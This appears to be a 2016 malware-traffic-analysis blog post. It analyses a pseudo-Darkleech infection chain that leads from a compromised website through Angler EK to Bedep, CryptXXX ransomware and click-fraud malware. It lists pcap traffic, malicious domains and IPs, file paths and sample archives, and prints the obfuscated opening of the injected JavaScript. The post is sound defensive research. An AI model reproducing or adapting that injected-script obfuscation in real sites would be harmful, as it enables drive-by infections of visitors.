

# 2016-05-09 - PSEUDO-DARKLEECH ANGLER EK FROM 185.118.66.154 SENDS BEDEP/CRYPTXXX

---

[malware-traffic-analysis.net/2016/05/09/index.html](http://malware-traffic-analysis.net/2016/05/09/index.html)

## ASSOCIATED FILES:

ZIP archive of the pcaps: [2016-05-09-pseudo-Darkleech-Angler-EK-pcaps.zip](#) 4.4 MB (4,390,349 bytes)

- 2016-05-09-pseudo-Darkleech-Angler-EK-on-a-VM.pcap (780,111 bytes)
- 2016-05-09-pseudo-Darkleech-Angler-EK-on-a-normal-host-sends-Bedep-CryptXXX.pcap (4,114,289 bytes)


ZIP archive of the malware and artifacts: [2016-05-09-pseudo-Darkleech-Angler-EK-malware-and-artifacts.zip](#) 660.8 kB (660,816 bytes)

- 2016-05-09-CryptXXX-decrypt-instructions.bmp (2,023,254 bytes)
- 2016-05-09-CryptXXX-decrypt-instructions.html (14,193 bytes)
- 2016-05-09-CryptXXX-decrypt-instructions.txt (1,755 bytes)
- 2016-05-09-CryptXXX-ransomware.dll (266,240 bytes)
- 2016-05-09-click-fraud-malware.dll (910,496 bytes)
- 2016-05-09-page-from-justmyvegas.com-with-pseudo-Darkleech-script.txt (16,848 bytes)
- 2016-05-09-pseudo-Darkleech-Angler-EK-flash-exploit.swf (66,870 bytes)
- 2016-05-09-pseudo-Darkleech-Angler-EK-landing-page.txt (169,412 bytes)

## NOTES:

- On Friday 2016-04-29, I saw **svchost.exe** (actually: rundll32.exe) in the same folder as the CryptXXX ransomware. It was used to run the CryptXXX .dll file.
- By Monday 2016-05-02, things were back to normal, with just the CryptXXX .dll file by itself in the folder.
- A week later (Monday 2016-05-09), I see **svchost.exe** again, dropped in the same folder as the CryptXXX .dll file.
- Today's CryptXXX behavior is slightly different than before, and the decryption instructions are formatted a little differently.
- Today's Click-fraud malware: C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\d3d10.dll
- Today's CryptXXX ransomware: C:\Users\[username]\AppData\Local\Temp\{98D13E48-E0E4-429B-9E7B-633FD7689461}\api-ms-win-system-framebuf-l1-1-0.dll

- Background on the pseudo-Darkleech campaign is available [here](#).
- Proofpoint's blog on Angler EK spreading CryptXXX can be found [here](#).
- An ISC diary I wrote about pseudo-Darkleech causing Angler EK/Bedep/CryptXXX infections is located [here](#).



*Shown above: Chain of events for today's infection.*

## TRAFFIC

---

Date/Time	Dst	port	Host	Info
2016-05-09 15:04:56	104.28.15.65	80	www.justmyvegas.com	GET / HTTP/1.1
2016-05-09 15:05:22	185.118.66.154	80	tilewrigbaieru.gt-racer.co.uk	GET /91834776-coulombs-diametric-troubleshooting-nurseryman-atte
2016-05-09 15:05:26	185.118.66.154	80	tilewrigbaieru.gt-racer.co.uk	GET /?o=cIYMLoc&d=7YAM&x=&b=Zi8BYLH&u=&h=K1Hdj1r&q=Nk6&f=01HDbg7
2016-05-09 15:05:26	185.118.66.154	80	tilewrigbaieru.gt-racer.co.uk	GET /?o=cIYMLoc&d=7YAM&x=&b=Zi8BYLH&u=&h=K1Hdj1r&q=Nk6&f=01HDbg7
2016-05-09 15:05:26	185.118.66.154	80	tilewrigbaieru.gt-racer.co.uk	GET /?g=UAVPr&y=8pAnMc2&n=0UQpyG&t=RA1E&k=dLVV&s=722Si3i0&a=pMp
2016-05-09 15:05:29	185.118.66.154	80	tilewrigbaieru.gt-racer.co.uk	POST /?d=&q=3EMOk0lej&n=74a0q&a=ex-V5pap5&c=Pwvi-9egU56L_HG1MoFO
2016-05-09 15:05:40	185.118.66.154	80	tilewrigbaieru.gt-racer.co.uk	GET /?w=&f=1-5ZZFJzQX&e=cQ0t7n7IU&j=&d=Urdk98n&k=&b=aFG&o=&m=XFM
2016-05-09 15:05:55	82.141.230.141	80	qfsfajslsdexerid.com	POST /blog.php HTTP/1.1
2016-05-09 15:05:58	104.193.252.241	80	xqyvibixozap.com	POST /blog_ajax.php HTTP/1.1
2016-05-09 15:05:59	104.193.252.241	80	xqyvibixozap.com	POST /include/class_bbcode_blog.php HTTP/1.1
2016-05-09 15:06:02	217.23.13.153	443		49189 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PE
2016-05-09 15:06:04	69.64.33.48	443		49191 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PE
2016-05-09 15:06:07	217.23.13.153	443		49192 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PE
2016-05-09 15:06:15	104.193.252.241	80	xqyvibixozap.com	POST /album.php HTTP/1.1
2016-05-09 15:07:59	104.193.252.241	80	xqyvibixozap.com	POST /forumdisplay.php HTTP/1.1
2016-05-09 15:08:14	104.193.252.241	80	xqyvibixozap.com	POST /forumdisplay.php HTTP/1.1
2016-05-09 15:09:26	5.199.141.203	80	ranetardinghap.com	GET /adsc.php?sid=1957 HTTP/1.1
2016-05-09 15:09:26	95.211.205.218	80	tedgeroatref.com	GET /adsc.php?sid=1957 HTTP/1.1
2016-05-09 15:09:26	188.138.105.185	80	kimpelasomasot.com	GET /adsc.php?sid=1957 HTTP/1.1
2016-05-09 15:09:26	162.244.34.11	80	tonthshessici.com	GET /adsc.php?sid=1957 HTTP/1.1
2016-05-09 15:09:26	104.193.252.236	80	rerobloketbo.com	GET /adsc.php?sid=1957 HTTP/1.1
2016-05-09 15:09:26	93.190.141.27	80	cetinhechinhis.com	GET /adsc.php?sid=1957 HTTP/1.1
2016-05-09 15:09:33	95.211.205.218	80	tedgeroatref.com	GET /adsc.php?sid=1957 HTTP/1.1
2016-05-09 15:09:35	162.244.34.11	80	tonthshessici.com	GET /adsc.php?sid=1957 HTTP/1.1
2016-05-09 15:09:40	188.138.105.185	80	kimpelasomasot.com	GET /adsc.php?sid=1957 HTTP/1.1
2016-05-09 15:09:42	188.138.105.185	80	kimpelasomasot.com	GET /r.php?s=bc6cb86c3f8ad1a878d1a29f04611f24 HTTP/1.1
2016-05-09 15:09:42	109.206.164.6	80	109.206.164.6	GET /?z=bzZ4MHjyLTe5Mi4xNjguMTAuMTAwLTwMTYxLTLQ5M3wxMzE4fDIxMDk3
2016-05-09 15:09:42	64.237.32.156	80	e-feed.vml.com	GET /5/ev/0ccy8a3aau012fha25fe7a1e9a2dd0302d5142144208y HTTP/1.1

Shown above: Pcap of the traffic on a normal host filtered in Wireshark. **http.request or (tcp.port eq 443 and tcp.flags eq 0x0002)**

Date/Time	Dst	port	Host	Info
2016-05-09 14:48:48	104.28.15.65	80	www.justmyvegas.com	GET / HTTP/1.1
2016-05-09 14:48:51	185.118.66.154	80	dimensionen.adriancampbell.co.uk	GET /5294669-enjoining-suet-undulate-bossiness-lasing-sent.jpg
2016-05-09 14:48:54	185.118.66.154	80	dimensionen.adriancampbell.co.uk	GET /?o=&x=BkD&e=TnIgc&s=tSmanqFpb&j=-k0cs1GGd&t=eVJZc&q=ECrxJ
2016-05-09 14:48:55	185.118.66.154	80	dimensionen.adriancampbell.co.uk	GET /?o=&x=BkD&e=TnIgc&s=tSmanqFpb&j=-k0cs1GGd&t=eVJZc&q=ECrxJ
2016-05-09 14:48:55	185.118.66.154	80	dimensionen.adriancampbell.co.uk	GET /?v=XE9Qn6Gy&o=BQrPc&p=nusY8UMLY&h=w5Jkmd5RX&m=7cKr&j=Q5j
2016-05-09 14:48:57	185.118.66.154	80	dimensionen.adriancampbell.co.uk	GET /?l=1n0nCISSI2&c=Ff9mD&v=&n=CvXqQJNd&p=aT0&w=ND3TxdhAil&g=
2016-05-09 14:49:17	82.141.230.141	80	mfijevwyfyzqmd.com	POST /calendar.php HTTP/1.1
2016-05-09 14:49:18	95.211.205.228	80	xsroxkbclidyful.com	POST /forumdisplay.php HTTP/1.1
2016-05-09 14:49:18	95.211.205.228	80	xsroxkbclidyful.com	POST /include/class_dm_discussion.php HTTP/1.1
2016-05-09 14:49:31	95.211.205.228	80	xsroxkbclidyful.com	POST /blog.php HTTP/1.1
2016-05-09 14:51:31	95.211.205.228	80	xsroxkbclidyful.com	POST /search.php HTTP/1.1
2016-05-09 14:51:32	95.211.205.228	80	xsroxkbclidyful.com	POST /newthread.php HTTP/1.1

Shown above: Pcap of the traffic on a VM filtered in Wireshark. **It's good up through the first Bedep post-infection traffic on 82.141.230.141.**

After that, Bedep acts differently. You'll see Bedep contacting 95.211.205.228 after Bedep detects it's running on a VM, and it will download different malware.

As usual, no CryptXXX when doing the Angler EK/Bedep infection with a VM, and any click-fraud traffic is a ruse.

@Kafeine discusses this recent change in Bedep behavior [here](#).

#### ASSOCIATED DOMAINS:

185.118.66.154 port 80 - **tilewrigbaieru.gt-racer.co.uk** - Angler EK

#### TRAFFIC CAUSED BY BEDEP:

- 82.141.230.141 port 80 - **qfsfajslsdexerid.com** - POST /blog.php
- 104.193.252.241 port 80 - **xqyvibixozap.com** - POST /blog\_ajax.php

- 104.193.252.241 port 80 - **xqvyvibixozap.com** - POST /include/class\_bbcode\_blog.php
- 104.193.252.241 port 80 - **xqvyvibixozap.com** - POST /album.php
- 104.193.252.241 port 80 - **xqvyvibixozap.com** - POST /forumdisplay.php
- 104.193.252.241 port 80 - **xqvyvibixozap.com** - POST /forumdisplay.php

#### TRAFFIC CAUSED BY CRYPTXXX:

- 217.23.13.153 port 443 - TCP traffic, custom encoding
- 69.64.33.48 port 443 - TCP traffic, custom encoding

#### TRAFFIC CAUSED BY CLICK-FRAUD MALWARE:


- 5.199.141.203 port 80 - **ranetardinghap.com** - GET /adsc.php?sid=1957
- 93.190.141.27 port 80 - **cetinhechinhis.com** - GET /adsc.php?sid=1957
- 95.211.205.218 port 80 - **tedgeroatref.com** - GET /adsc.php?sid=1957
- 104.193.252.236 port 80 - **rerobloketbo.com** - GET /adsc.php?sid=1957
- 162.244.34.11 port 80 - **tonthishessici.com** - GET /adsc.php?sid=1957
- 188.138.105.185 port 80 - **kimpelasomasot.com** - GET /adsc.php?sid=1957

## IMAGES

---

```
1
2 <span id="clientInformationName" style="display:none">83 8c4 84 -aa95 72 114 95 83 93 m8-2 e78 d1a2u6 95 89 85 abay94e g9a5- u11a1 104 115
7r 1b8 1m7c 9-e7 7a7 83ne wah8-b4b 94a 8z5 77 -20a- 73 83 9a-4 9d-5 td88xe -91h 72 1-a03 19 1k-7 la8 n1ee7d 97.h 77bmb 83 84 94n c85 77ib -
20 89l 8-d2g 72b 8-p.5bg 8c7 95- 103 za19i 1- 115 8b4 92 r83 84 -83 78dq b67-i 1-btb12 9s1d .y76d- 91 kb123 72 7p2 9bw1ag 67 7 9at7 a-24
71d2 76 j0 11dt 11c 2ad4 2s2 e2n4 119 105 1a15 1m27- e2c4 2d2xc 103- 1waq 9b2 85 g72 d18 88 86 79- 7q2 12bqb4- 83x- 84 bk91 86 7 -83b 84 84
t95 7d2 114 9-r.5 83 9b z82e 78 12s6 9-au5 89az- 85 b94 95 1t11 cr10b4s eel15g -1 8em8- 86 79 c72o bz124 bt83 84 9a1 86 6 115 84 9pa2 83
804 83 78e 67 s112 91- 76 91 123 72 72 9b1 fboc67 20 !8jcg6- 95c 84 93 178 8-2 dg1 88 86 7c9 b7b2-i a124c 83 b84 a91 8bu6 1dg7 17 19c g-65
c8d3 9b2 18 84 91 76 83 9y3c 91 7e8 d85 7-2qca 2-c0 79 73 9-5j 72-a 123 xa9c3 95 -b84 78 20-r 8-d3 8r4 94 e19b5 66 11-17b r92 18 1-15c 84
h92 83 84 83 -7dq8 -67 11r-2 91 76 91 1b-23ha 72- 7x2 91a 67 09-7e 88x .86c r-79b 72- 1m24 8c3a 84 91e 18d6 103 19 4 x83a 84 84 h95 e72id-
11ya4 t95 83 93 82 78 126at 95 e8xc9 85 94sb g9b5g 111 104c 1j1-bg5- a19 6-5l e7md3 8w9 d72 85f 86 8bb6c 105 77 83 78i 89 82 7 11a5k 84
92bh8b 8b3 g84 bvd83 718 bz67 112 e91 76 9g1 123d 7c2 72d n9emcn1 67b x20 86- 95 84exc 9a3e m78 82 23 88 86 79b- 7e2 1.c-24 a83 84 91- 86 1
b88 7gb2 95 91 81 1aa h71 7bh1a 83 92p 1e8 n84- 91 7b6 83g b9-g3c 9k1 78 85 a72 20 7r9 b7kc-e3 a95ca 72 y123c. 93d 95 84a 78 20 83 84m'e 94
95d 66 117 b92l 18 '-24b 119w 1c05 11h5 c127s 26 b11- 1b10 24- 19 m-4a 83 84 8v4a k9c5b 72 114d 95 83nb -s93 82 78cd- 1c2g6 9e5 89 85 9c4
9a5 11lp 10e4 11-5 1tc9 65 73 j89a 7f2 85 8a6 86 105 z77 83 b7ld8ob 8s9d 8w2 17 17c 1g 71 cg76 85d 86 9e1 e78s 83eo 86a -95 115 84 71 24 b-
126 11 f115 bwc126 11n-5e 114 111 125 11e0 d-dy8c9i- d81 24k 1 91b 84 8rb9 82x 85 72 73 a126 8u5 79 88a 86 z95 7 94 85bt 89 79 8-di-b7 95
84 7r8 -2blb0 93 9g5 -78 bt1-c27 86p 95 87b y95 e8s4- 78 a120 -67 1e1-5 b-94 1f8 24e, 89 86 b83 95c 84 7pb8 o1bn15- b84 9s2c- 85 72 87
gbf91b 7kc8 8h3c z85- b84 1e1b6 91 87v b95 e24 19 ei20 8e3 84ne 8j4e 95 t72 114a 1f10 119 -1eli1d 1 86 83 -84 vd81 hc-s126b 85 89n 79 87
95d 8-4 q78c 7 85 74 195 84 95b o7b2m 1b117 84 92 8-5d f89 c79aer 7ah3 7 83 a84c 84b 95 72-1 114 -d95o 83b 93s 8bw2 7c-8h b126 95h d89ee
85c- b94 9g5 araebx11d1 1-f04 115b -1 76 185b 83 9hc4 g12b4 g72 91 87d 9q5b 7 24 24 1 91 84ob 89 g82a 85 k72 a73 126- 85fb jb7c9b nb88xc 86
95 7h 91 84c h89 82 85 72 73 1-d26 8-gc5 79b 88 86 9b5 2t0 72 9a0-5 7a4k- 8b6q b9c1 89- 95 b-o18 21 97 1b0w0 91 -2c3 6-4 j103 21 9-3b dtr22
2.4b jcb2a4 nbf19 1 92e 85 72 18- b8d8- 8c6 c79 h72b 1214 8-3 84 91b qbgd8r6 7 8b3, 84 84 9u5 b7w2 114 95 a83 93 8-2q 78 126 95 89c -85 94
9r5b lco111-c 104 fcie115 del 88 8a6 79 72c s124b-u 83 8b4w 91a 8-6 x6 91 84 a8d9 8er2 a85 72t 73 elt26e j85e 7r9e -8car8 -8b6 95- 20 vbx86
95- a84 9k8 78a 82. m1bs c88 8re6 79 72 12m4 d83 84 y91 e86 17 17 19- 65 7t8e 95 66 va78b 9d1 72 9xe5 c91 11d8rc 9qb5 7td8 7j 91ch blb84
89- 82k 8b5t 7ap2e t7-3 12e6 85t 79 88 86 a9hacb5 2y0 89 82a 9p1 72 12eg1e 8fe5 k94 ,c9b-5 1d2e3 7e8s -b1k8 88 8c6 79 u72 12cv4 -83 8era-4
91 86 1ae9- q1 e-83 92 18 oek86 83e 84 8,1 1ac2n6 8bm5 89b7 79 87- 95 a84 178- 31 73d i8e9 72 85 da86 k86 e1-0b5- 77 83bh b78-x 89 8c2e -
1d9 65 76kc 8-5 b8bx3 aq94 124 72 91d- 187 95d 1yb-a7 -bn7 105 78 7b2 8-3 8hc4 93k e20 92 72 85 8a7 12-1 82en bm91 7b2 121 85ga-g 94c p95
18 18 1b8q 74 dg7c2k 83 76d 91w 78 95 1a20 72 9n5 91 b8p1 17cr b78 915e 66 7uc8w 91c 7r2 9b5 91j 118-d 95g 78 23 3 1c3 19j 1a00 76 85 8.6
q9bg 1 78 -8bl3 86 95 11d5g 84 20eh 89 8-2 91 72 1e-2v1 85c 94 95 12ud3 78 1p8 e85 74 95m 8a4fe 95 j72 11-e7 84m 9,er2e q8a-85 89 79 73 31
e76p e85v 8-6 91c 78 283bf 86 -95 1b15 r84d .20 86 95 8w4 b9d3 78 8a2 h1bac9 119 3-1 8 15 c1pb5 1-9u 1 8c5.ga -74 e95 c.84 p95 72 11e:7fa
84 k9b2 tb85 89 7r-9b- q7c3 1-j7 -17 d1 7o1b- ic95 ga86 7x3 cr95 6b5n 74 -7d2 83 76 91 7q8 95b 1m20 7b2 vbg9b5 91- 8tamb1k eha7 18 78 9h5
66 -78 91 72 95a 91 118 95e 7b8 23 nc3 q13 19 16b kb11 9 16 h- 73 89 72bn c-85i 86 bf8b.k6c 105ha m7aa7 83b 78- 89 t82 1 71 d86 g83 8-4e
m81 126 8d-5 8y9 a79 87w 95 84 78 1e7c 17b 1 71a 9,7bke h103 97 24 89 85 84 73 78 72 79 89 78 85 72 24 103 97 24 89 85 84 73 78 72 79 89 78
85 72 24 103 18 76 85 83 94 124 72 91c 87 95 19 18 19 1</span>
3 <script>
4 enumCatch="\x69
\x3c";onreadystatechange="\x5b";charDecodeURIComponent="\x6e";exportJava="\x2e";inLet="\x63";hasOwnPropertyVolatile=inLet;selfWindow="\x22\x20
\x22";imagesElement="\x5b\x63";inLet+=inLet;enumInnerWidth="\x70\x6c";decodeURIIf="\x63
\x74";longIn="\x6f";secureString="\x6f";volatileParent="\x70";hasOwnPropertyVolatile+=secureString;secureString+=inLet;layerExport="\x66";a
bstractIsFinite="\x73";hasOwnPropertyVolatile+=charDecodeURIComponent;onkeydownFloat="\x66
\x72";charDecodeURIComponent=inLet;hasOwnPropertyVolatile+=abstractIsFinite;throwDo="\x6e";abstractIsFinite+=charDecodeURIComponent;propert
yIsEnumSelect="\x72";onmouseoverValueOf="\x4e
\x61";onresetOnfocus="\x73";onbeforeunloadElse="\x75";lengthTrue="\x3b";imagesCase="\x66";windowPublic="\x68\x3b\x69";onkeydownCrypto="\x49
\x6e";exportOnload="\x74";textVar="\x74
\x28";nullOnmouseout="\x2e";hasOwnPropertyVolatile+=exportOnload;newNumber="\x6c";exportOnload=abstractIsFinite;allFileUpload="\x61
\x63";packagesConfirm="\x65\x2e";onmousemoveOnreset="\x72";caseUndefined="\x29
\x3b";hasOwnPropertyVolatile+=onmousemoveOnreset;hasOwnPropertyVolatile+=onbeforeunloadElse;hasOwnPropertyVolatile+=decodeURIIf;hasOwnPrope
rtyVolatile+=longIn;longIn+=exportOnload;framesJavaPackage="\x61";hasOwnPropertyVolatile+=propertyIsEnumSelect;propertyIsEnumSelect=abstrac
```

Shown above: Start of pseudo-Darkleech script returned from compromised website.



Shown above: Desktop of the Windows host after today's Angler EK/Bedep/CryptXXX infection.

## FINAL NOTES

---

Once again, here are the associated files:

- ZIP archive of the pcaps: [2016-05-09-pseudo-Darkleech-Angler-EK-pcaps.zip](#) 4.4 MB (4,390,349 bytes)
- ZIP archive of the malware and artifacts: [2016-05-09-pseudo-Darkleech-Angler-EK-malware-and-artifacts.zip](#) 660.8 kB (660,816 bytes)

ZIP files are password-protected with the standard password. If you don't know it, look at the "about" page of this website.

[Click here](#) to return to the main page.